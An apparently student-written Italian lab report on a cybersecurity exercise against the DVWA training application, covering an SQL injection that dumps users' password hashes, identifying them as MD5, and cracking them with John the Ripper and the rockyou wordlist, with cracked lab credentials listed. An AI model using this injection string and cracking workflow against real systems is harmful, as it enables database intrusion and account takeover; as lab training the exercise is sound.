
ESERCIZIO M4 D3

PASSWORD CRACKING



Questo screenshot è riferito all'SQL Injection verso il database DVWA.
Con la stringa 1' OR 1=1 UNION SELECT user, password FROM users # sono riuscito a trovare gli username e gli hash delle password per accedere al database.


- Ho creato due file di testo (.txt), uno per tenere traccia del lavoro che svolgevo e l'altro che conteneva gli hash da decrittare.

– Con “hash-id” un programma in python trovato su github (che serve a riconoscere il tipo di crittazione delle hash) sono riuscito ad avere conferma che le hash erano crittate in formato md5.

https://github.com/kalilinux/packeges/hash-identifier/-/raw/kali/master/hash-id.py

Si lancia con python3 hash-id.py

- Ottenute queste informazioni ho aperto il terminale per utilizzare John The Ripper



- Ho chiesto a John di decrittare (conoscendo il formato MD5) le hash utilizzando sia la lista di default di john “Proceeding with wordlist:/usr/share/john/password.lst” sia una lista che ho scricato dal web, rockyou.txt .
- I risultati che ho ottenuto sono scritti qua di seguito

First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
password
md5

First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
abc123
md5

First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
charley
md5

First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
letmein
md5

First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
password
md5